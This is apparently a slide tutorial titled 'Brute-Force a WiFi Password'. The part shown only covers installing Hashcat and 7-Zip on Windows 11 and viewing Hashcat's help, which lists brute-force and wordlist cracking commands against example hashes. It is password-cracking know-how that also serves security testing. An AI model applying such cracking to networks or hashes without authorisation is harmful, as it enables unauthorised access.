



Brute-Force a WiFi Password

Hashcat cracking with a basic brute-force attack

Requirements:

- A Windows 11 PC
- Running a Kali Linux VM
- A WiFi NIC
- A GPU with OpenCL or CUDA support



Install Hashcat on Windows 11


1. Go the Hashcat website: <https://hashcat.net/hashcat/>

The screenshot shows the Hashcat website (<https://hashcat.net/hashcat/>) displayed in a Microsoft Edge browser. The page features a dark theme with white text and icons. On the left, there's a sidebar with links to 'hashcat' (which is highlighted), 'Forum', 'Wiki', 'Tools', 'Events', 'Converter', and 'Contact'. The main content area has two sections: 'Download' and 'Features'. The 'Download' section contains a table with two rows: 'hashcat binaries' (v6.2.6, 2022.09.02) and 'hashcat sources' (v6.2.6, 2022.09.02). Below the table, it says 'Signing key on PGP keyservers: RSA, 2048-bit. Key ID: 2048R/8A16544F. Fingerprint: A708 3322 9D04 0B41 99CC 0052 3C17 DA8B 8A16 544F' and 'Check out our [GitHub Repository](#) for the latest development version'. The 'GPU Driver requirements' section lists compatibility for AMD, Intel, and NVIDIA GPUs. The 'Features' section is a long list of bullet points detailing Hashcat's capabilities, including being the 'World's fastest password cracker', supporting 'Multi-OS (Linux, Windows and macOS)', and having a 'Built-in benchmarking system'.



Install Hashcat on Windows 11

2. Under **Download** next to **hashcat binaries** click on **Download**.



Install Hashcat on Windows 11

3. The Hashcat file is a **7-Zip** file. Go to <https://www.7-zip.org/>

The screenshot shows a Microsoft Edge browser window with the URL <https://www.7-zip.org/>. The page is titled "7-Zip" and provides download links for various versions of the software. On the left, there's a sidebar with links for "Home", "7z Format", "LZMA SDK", "Download", "FAQ", "Support", and "Links". Below that is a list of languages: English, Chinese Simplified, Chinese Traditional, Esperanto, French, German, Japanese, Persian, Portuguese Brazil, Spanish, Thai, and Vietnamese. At the bottom of the sidebar is a link to "7-max". The main content area has two tables for download links:

Link	Type	Windows	Size
Download	.exe	64-bit x64	1.6 MB

Below this is another table for "another Windows platforms":

Link	Type	Windows	Size
Download	.exe	32-bit x86	1.3 MB
Download	.exe	64-bit ARM64	1.5 MB

On the right side, there's a vertical column of download links for different versions of 7-Zip:

7-Zip 24.08	2024-08-11
7-Zip 24.08	
7-Zip 24.07	2024-06-19
7-Zip 24.07	
7-Zip 24.05	2024-05-14
7-Zip 24.05	

Below these links are links to "7-Zip ChangeLog" and "History of 7-zip changes".

License

7-Zip is free software with open source. The most of the code is under the **GNU LGPL** license. Some parts of the code are under the BSD 3-clause License. Also there is unRAR license restriction for some parts of the code. Read [7-Zip License](#) information.

You can use 7-Zip on any computer, including a computer in a commercial organization. You don't need to register or pay for 7-Zip.

The main features of 7-Zip

- High compression ratio in [7z format](#) with LZMA and LZMA2 compression
- Supported formats:
 - Packing / unpacking: 7z, XZ, BZIP2, GZIP, TAR, ZIP and WIM
 - Unpacking only: APFS, ARJ, CAB, CHM, CPIO, CramFS, DMG, EXT, FAT, GPT, HFS, IHEX, ISO, LZH, LZMA, MBR, MSI, NSIS, NTFS, QCOW2, RAR, RPM, SquashFS, UDF, UEFI, VDI, VHD, VHDX, VMDK, XAR and Z.
- For ZIP and GZIP formats, 7-Zip provides a compression ratio that is 2-10 % better than the ratio provided by PKZip and WinZip
- Strong AES-256 encryption in 7z and ZIP formats
- Self-extracting capability for 7z format
- Integration with Windows Shell
- Powerful File Manager
- Powerful command line version
- Plugin for FAR Manager
- Localizations for 87 languages


7-Zip works in Windows 11 / 10 / 8 / 7 / Vista / XP / 2022 / 2019 / 2016 / 2012 / 2008 / 2003 / 2000.

On [7-Zip's SourceForge Page](#) you can find a forum, bug reports, and feature request systems.

At the bottom of the screen, the taskbar shows the date (10/7/2024), time (9:08 AM), battery level (68°F Partly sunny), and various system icons.

Install Hashcat on Windows 11


4. Click on Download next to Windows 64-bit x64



The screenshot shows a web browser window with the URL 7-zip.org. The page displays the 7-Zip software download page. On the left, there's a sidebar with links for Home, 7z Format, LZMA SDK, Download, FAQ, Support, and Links, with the 'Download' link highlighted by an orange arrow. Below the sidebar, there are language options: English, Chinese Simpl., Chinese Trad., Esperanto, French, German, Japanese, Persian, Portuguese Brazil, Spanish, Thai, and Vietnamese. The main content area is titled '7-Zip' and shows two tables of download links. The first table is for 'Windows x64 (64-bit)' and the second for 'Windows platforms (32-bit x86 or ARM64)'. Both tables include columns for Link, Type, Windows, and Size. The 'Windows x64 (64-bit)' table has one row: 'Download .exe 64-bit x64 1.6 MB'. The 'Windows platforms (32-bit x86 or ARM64)' table has two rows: 'Download .exe 32-bit x86 1.3 MB' and 'Download .exe 64-bit ARM64 1.5 MB'. To the right of these tables, there's a section titled 'License' with text about the software being free and open source under the GNU GPL license. Below the license section is a heading 'The main features of 7-Zip' followed by a bulleted list of features. At the bottom of the page, it says '7-Zip works in Windows 11 / 10 / 8 / 7 / Vista / XP / 2022 / 2019 / 2016 / 2012 / 2008 / 2003 / 2000.' and 'On [7-Zip's SourceForge Page](#) you can find a forum, bug reports, and feature request systems.'


Install Hashcat on Windows 11

5. Double click on the 7-Zip file you downloaded to install it.



Install Hashcat on Windows 11


6. Go through the 7-Zip installation.



Install Hashcat on Windows 11

7. Open the directory where you extracted Hashcat in CMD and run the command:

```
hashcat.exe --help
```



A screenshot of a Windows Command Prompt window titled 'C:\Windows\System32\cmd.exe'. The window shows the command 'hashcat.exe --help' entered at the prompt 'C:\hashcat-6.2.6\hashcat-6.2.6>'. The window has a standard dark theme with white text.



Install Hashcat on Windows 11


8. Scrolling through the output should give you a good idea on how to use the tool.

```
C:\Windows\System32\cmd.exe + - [ License ] - hashcat is licensed under the MIT license Copyright and license terms are listed in docs/license.txt - [ Basic Examples ] - Attack- | Hash- | Mode Type Example command ======+=====+===== Wordlist | $P$ | hashcat -a 0 -m 400 example400.hash example.dict Wordlist + Rules | MD5 | hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule Brute-Force | MD5 | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a? Combinator | MD5 | hashcat -a 1 -m 0 example0.hash example.dict example.dict Association | $1$ | hashcat -a 9 -m 500 example500.hash 1word.dict -r rules/best64.rule If you still have no idea what just happened, try the following pages: * https://hashcat.net/wiki/#howtos\_videos\_papers\_articles\_etc\_in\_the\_wild * https://hashcat.net/faq/ If you think you need help by a real human come to the hashcat Discord: * https://hashcat.net/discord C:\hashcat-6.2.6\hashcat-6.2.6>
```



